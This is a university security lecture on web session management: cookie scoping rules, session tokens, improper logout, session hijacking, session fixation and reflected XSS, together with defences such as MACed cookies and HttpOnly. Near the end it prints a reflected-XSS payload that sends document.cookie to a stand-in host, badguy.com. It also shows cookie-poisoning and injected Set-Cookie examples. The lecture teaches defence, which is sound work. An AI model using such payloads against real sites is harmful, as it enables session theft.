



# CS-630: Cyber and Network Security

## **Lecture # 11: Web Session Management**

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# Overview

- *Web Session Management*
  - *Cookie*
  - *Session Management*
  - *Session Hijacking*
  - *User Tracking*



# Web Session Management (Cookies)



# Same origin policy: “high level”

Review: Same Origin Policy (SOP) for DOM:

- Origin A can access origin B’s DOM if match on  
**(scheme, domain, port)**


Today: Same Original Policy (SOP) for cookies:

- Generally speaking, based on:  
**([scheme], domain, *path*)**

optional



# Setting/deleting cookies by server



- Delete cookie by setting “expires” to date in past
- Default scope is domain and path of setting URL

# Scope setting rules (write SOP)

domain: any domain-suffix of URL-hostname, except TLD

example: host – “**login.site.com**”

allowed domains

**login.site.com**

**.site.com**

disallowed domains

**user.site.com**

**othersite.com**

⇒ **login.site.com** can set cookies for all of **.site.com**  
but not for another site or TLD

Problematic for sites like **.stanford.edu** (and some hosting center)

path: can be set to anything

Cookies are identified by (name, domain, path)

cookie 1

name = **userid**

value = test

domain = **login.site.com**

path = /

secure

cookie 2

name = **userid**

value = test123

domain = **.site.com**

path = /

secure


distinct cookies



- Both cookies stored in browser's cookie jar;  
both are in scope of **login.site.com**



# Reading cookies on server (read SOP)



Browser sends all cookies in URL scope:

- cookie-domain is domain-suffix of URL-domain, and
- cookie-path is prefix of URL-path, and
- [protocol=HTTPS if cookie is “secure”]

Goal: server only sees cookies in its scope



# Examples

both set by **login.site.com**

## cookie 1

name = **userid**

value = u1

domain = **login.site.com**

path - /

secure

## cookie 2

name = **userid**

value = u2

domain = **.site.com**

path - /

non-secure

<http://checkout.site.com/>

<http://login.site.com/>

<https://login.site.com/>

**cookie: userid=u2**

**cookie: userid=u2**

**cookie: userid=u1; userid=u2**

(arbitrary order)

# Client side read/write: document.cookie (dom element)

- Setting a cookie in Javascript:

```
document.cookie = "name=value; expires=...;"
```

- Reading a cookie: `alert(document.cookie)`

prints string containing all cookies available for document (based on [protocol], domain, path)


- Deleting a cookie:

```
document.cookie = "name-; expires= Thu, 01-Jan-70"
```

document.cookie often used to customize page in Javascript


Javascript URL

`javascript: alert(document.cookie)`



Displays all cookies for current document

# Viewing/deleting cookies in Browser UI



## Cookie Protocol Problems

Server is blind:

- Does not see cookie attributes (e.g. secure)
- Does not see which domain set the cookie

Server only sees:      **Cookie: NAME=VALUE**



# Example 1: login server problems

- Alice logs in at **login.site.com**  
login.site.com sets session-id cookie for **.site.com**
- Alice visits **evil.site.com**  
overwrites .site.com session-id cookie  
with session-id of user “badguy”
- Alice visits **cs155.site.com** to submit homework.  
cs155.site.com thinks it is talking to “badguy”

Problem: cs155 expects session-id from login.site.com;  
cannot tell that session-id cookie was overwritten

## Example 2: “secure” cookies are not secure

- Alice logs in at <https://www.google.com/accounts>

Set-Cookie: LSID=EXPIRED;Domain=.google.com;Path=/;Expires=Mon, 01-Jan-1990 00:00:00 GMT

Set-Cookie: LSID=EXPIRED;Path=/;Expires=Mon, 01-Jan-1990 00:00:00 GMT

Set-Cookie: LSID=EXPIRED;Domain=www.google.com;Path=/accounts;Expires=Mon, 01-Jan-1990 00:00:00 GMT

Set-Cookie: LSID=cl:DQAAAHsAAACn3h7GCpKUNxckr79Ce3BUCJtlual9a7e5oPvByTrOHUQiFjECYqr5r0q2cH1Cqb

Set-Cookie: GAUSR=dabo123@gmail.com;Path=/accounts;Secure

- Alice visits <http://www.google.com> (cleartext)

- Network attacker can inject into response

**Set-Cookie: LSID=badguy; secure**

and overwrite secure cookie

- Problem: network attacker can re-write HTTPS cookies !  
⇒ HTTPS cookie value cannot be trusted



# Interaction with the DOM SOP

Cookie SOP: path separation

**x.com/A** does not see cookies of **x.com/B**

Not a security measure:

DOM SOP: **x.com/A** has access to DOM of **x.com/B**

```
<iframe src="x.com/B"></iframe>  
alert(frames[0].document.cookie);
```

Path separation is done for efficiency not security:

**x.com/A** is only sent the cookies it needs





Cookies have no Integrity !!!



# Storing security data on browser?

- User can change and delete cookie values !!
  - Edit cookie file (FF: cookies.sqlite)
  - Modify Cookie header (FF: TamperData extension)

- Silly example: shopping cart software

**Set-cookie: shopping-cart-total = 150 (\$)**

- User edits cookie file (cookie poisoning):

**Cookie: shopping-cart-total = 15 (\$)**

Similar to problem with hidden fields

**<INPUT TYPE="hidden" NAME=price VALUE="150">**



# Historical problems ... (circa 2000)

- D3.COM Pty Ltd: ShopFactory 5.8
- @Retail Corporation: @Retail
- Adgrafix: Check It Out
- Baron Consulting Group: WebSite Tool
- ComCity Corporation: SalesCart
- Crested Butte Software: EasyCart
- Dansie.net: Dansie Shopping Cart
- Intelligent Vending Systems: Intellivend
- Make-a-Store: Make-a-Store OrderPage
- McMurtrey/Whitaker & Associates: Cart32 3.0
- pknutsen@nethut.no: CartMan 1.04
- Rich Media Technologies: JustAddCommerce 5.0
- SmartCart: SmartCart
- Web Express: Shoptron 1.2

Source: <http://xforce.iss.net/xforce/xfdb/4621>




# Solution: Cryptographic Checksums

Goal: Data Integrity

Requires secret key  $k$  unknown to browser

Generate tag:  $T \leftarrow F(k, \text{value})$



Verify tag:  $T = F(k, \text{value})$

“value” should also contain data to prevent cookie replay and swap like Session ID (SID)



## Example: .NET 2.0

### – `System.Web.Configuration.MachineKey`

- Secret web server key intended for cookie protection
- Stored on all web servers in site

Creating an encrypted cookie with integrity:

- `HttpCookie cookie = new HttpCookie(name, val);`  
`HttpCookie encodedCookie =`  
`HttpSecureCookie.Encode (cookie);`

Decrypting and validating an encrypted cookie:

- `HttpSecureCookie.Decode (cookie);`

# Session Management



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# Sessions

- A sequence of requests and responses from one browser to one (or more) sites
  - Session can be long (Gmail) or short
  - without session mgmt:  
users would have to constantly re-authenticate
- Session mgmt:
  - Authorize user once;
  - All subsequent requests are bound to user




# Pre-history: HTTP auth

HTTP request: GET /index.html

HTTP response contains:

**WWW-Authenticate: Basic realm="Password Required"**



Browsers sends hashed password on all subsequent HTTP requests:

**Authorization: Basic ZGFddfibzsdgkjheczI1NXRleHQ=**




# HTTP auth problems

- Hardly used in commercial sites
  - User cannot log out other than by closing browser
    - What if user has multiple accounts?
    - What if multiple users on same computer?
  - Site cannot customize password dialog
  - Confusing dialog to users
  - Easily spoofed
  - Defeated using a TRACE HTTP request (on old browsers)



# Session tokens



# Storing session tokens:

Lots of options (but none are perfect)

- Browser cookie:

Set-Cookie: SessionToken=fduhye63sfdb

---

- Embedd in all URL links:

<https://site.com/checkout?SessionToken=kh7y3b>

---

- In a hidden form field:

```
<input type="hidden" name="sessionid" value="kh7y3b">
```

---

- Window.name DOM property

- Not good example just mentioned as an option



# Storing session tokens: problems

- Browser cookie:  
browser sends cookie with every request,  
even when it should not (CSRF)

---

- Embed in all URL links:  
token leaks via HTTP Referer header

---

- In a hidden form field: short sessions only

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Best answer: a combination of all of the above.

# The HTTP Referrer Header

GET /wiki/John\_Ousterhout HTTP/1.1

Host: en.wikipedia.org

Keep-Alive: 300

Connection: keep-alive

Referer: <http://www.google.com/search?q=john+ousterhout&ie=utf-8&oe>

Referer leaks URL session token to 3<sup>rd</sup> parties



# The Logout Process

Web sites provide a logout function:

- **Functionality:** let user to login as different user
- **Security:** prevent other from abusing account

What happens during logout:

1. Delete SessionToken from client
2. Mark session token as expired on server

**Problem:** many web sites do (1) but not (2) !!

- Enables persistent attack on sites that do login over HTTPS, but use over HTTP

# Sites with Improper Logout

<b>health.google.com</b>	View and edit record
<b>healthvault.com</b>	View and edit health record
<b>Linkedin</b>	Editing and saving profile
<b>Yahoo</b>	Accessing and sending emails
<b>Hotmail/MSN</b>	Accessing and sending emails
<b>blogger.com</b>	Posting a blog post
<b>Ebay</b>	Bidding on an auction
<b>Flicker</b>	Uploading photos
<b>wordpress.com</b>	Posting a blog post
<b>IMDB</b>	Editing and saving profile
<b>ask.com</b>	Editing and saving profile
<b>cnn.com</b>	Editing and saving profile
<b>conduit.com</b>	Editing and saving profile
<b>megaupload.com</b>	Uploading files
<b>mediafire.com</b>	Uploading files
<b>4shared.com</b>	Uploading files
<b>cnet.com</b>	Editing and saving profile
<b>weather.com</b>	Editing and saving profile
<b>imageshack.com</b>	Uploading photos
<b>OpenMR</b>	Accessing, changing medical records



# Session Hijacking

- Attacker waits for user to login;
  - then attacker obtains user's Session Token and “hijacks” session





# 1. Predictable tokens

- Example: counter (Verizon Wireless)
  - ⇒ user logs in, gets counter value, can view sessions of other users
- Example: weak MAC (WSJ)
  - token –  $\{\text{userid}, \text{MAC}_k(\text{userid})\}$
  - Weak MAC exposes  $k$  from few cookies.

Session tokens must be unpredictable to attacker:

Use underlying framework.

Rails:  $\text{token} = \text{MD5}(\text{current time}, \text{random nonce})$



## 2. Cookie theft

- Example 1: login over SSL, but subsequent HTTP
  - What happens at wireless Café ? (e.g. Firesheep)
  - Other reasons why session token sent in the clear:
    - HTTPS/HTTP mixed content pages at site
    - Man-in-the-middle attacks on SSL
- Example 2: Cross Site Scripting (XSS) exploits
- Amplified by poor logout procedures:
  - Logout must invalidate token on server



# Session fixation attacks

- Suppose attacker can set the user's session token:
  - For URL tokens, trick user into clicking on URL
  - For cookie tokens, set using XSS exploits
- Attack: (say, using URL tokens)
  1. Attacker gets anonymous session token for site.com
  2. Sends URL to user with attacker's session token
  3. User clicks on URL and logs into site.com
    - this elevates attacker's token to logged-in token
  4. Attacker uses elevated token to hijack user's session.



# Session fixation: lesson

- When elevating user from anonymous to logged-in, always issue a new session token
- Once user logs in, token changes and is unknown to attacker  
⇒ Attacker's token is not elevated.
- In the limit: assign new SessionToken after every request
  - Revoke session if a replay is detected.



# Generating Session Tokens

Goal: prevent hijacking and avoid fixation



# Option 1: minimal client-side state

- SessionToken = [random unpredictable string]  
(no data embedded in token)
- Server stores all data associated to SessionToken:  
userid, login-status, login-time, etc.
- Can result in server overhead:
  - When multiple web servers at site,  
lots of database lookups to retrieve user state.



## Option 2: lots of client-side state

- SessionToken:

$SID = [ \text{userID}, \text{exp. time}, \text{data} ]$

where  $\text{data} = (\text{capabilities}, \text{user data}, \dots)$

SessionToken = **Enc-then-MAC** (**k**, **SID**)

k: key known to all web servers in site.

- Server must still maintain some user state:
  - e.g. logout status (should be checked on every request)
- Note that nothing binds SID to client's machine



# Binding SessionToken to client's computer; mitigating cookie theft

Approach: embed machine specific data in SID

- **Client IP Address:**
  - Will make it harder to use token at another machine
  - But honest client may change IP addr during session
    - client will be logged out for no reason.
- **Client user agent:**
  - A weak defense against theft, but doesn't hurt.
- **SSL session key:**
  - Same problem as IP address (and even worse)





# Cookies Theft: Basic Cross Site Scripting (XSS)




# Example: reflected XSS

- search field on victim.com:
  - **http://victim.com/search.php ? term = apple**
- Server-side implementation of **search.php**:

```
<HTML> <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?>
...
</BODY> </HTML>
```

echo search term  
into response



# Bad input

- Consider link: (properly URL encoded)

**http://victim.com/search.php ? term =**

**<script> window.open(**

**“http://badguy.com?cookie = ” +**

**document.cookie ) </script>**

- What if user clicks on this link?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns  
**<HTML> Results for <script> ... </script>**
  3. Browser executes script:
    - Sends badguy.com cookie for victim.com


# So what?

- Why would user click on such a link?
  - Phishing email
  - Link in doubleclick banner ad
  - ... many many ways to fool user into clicking
- **MANY** other forms of XSS
  - Many do not require clicking on links

# HttpOnly Cookies

IE6 SP1, FF2.0.0.5

(not Safari)



- Cookie sent over HTTP(s), but not accessible to scripts
    - cannot be read via `document.cookie`
      - Also blocks access from XMLHttpRequest headers
    - Helps prevent cookie theft via XSS
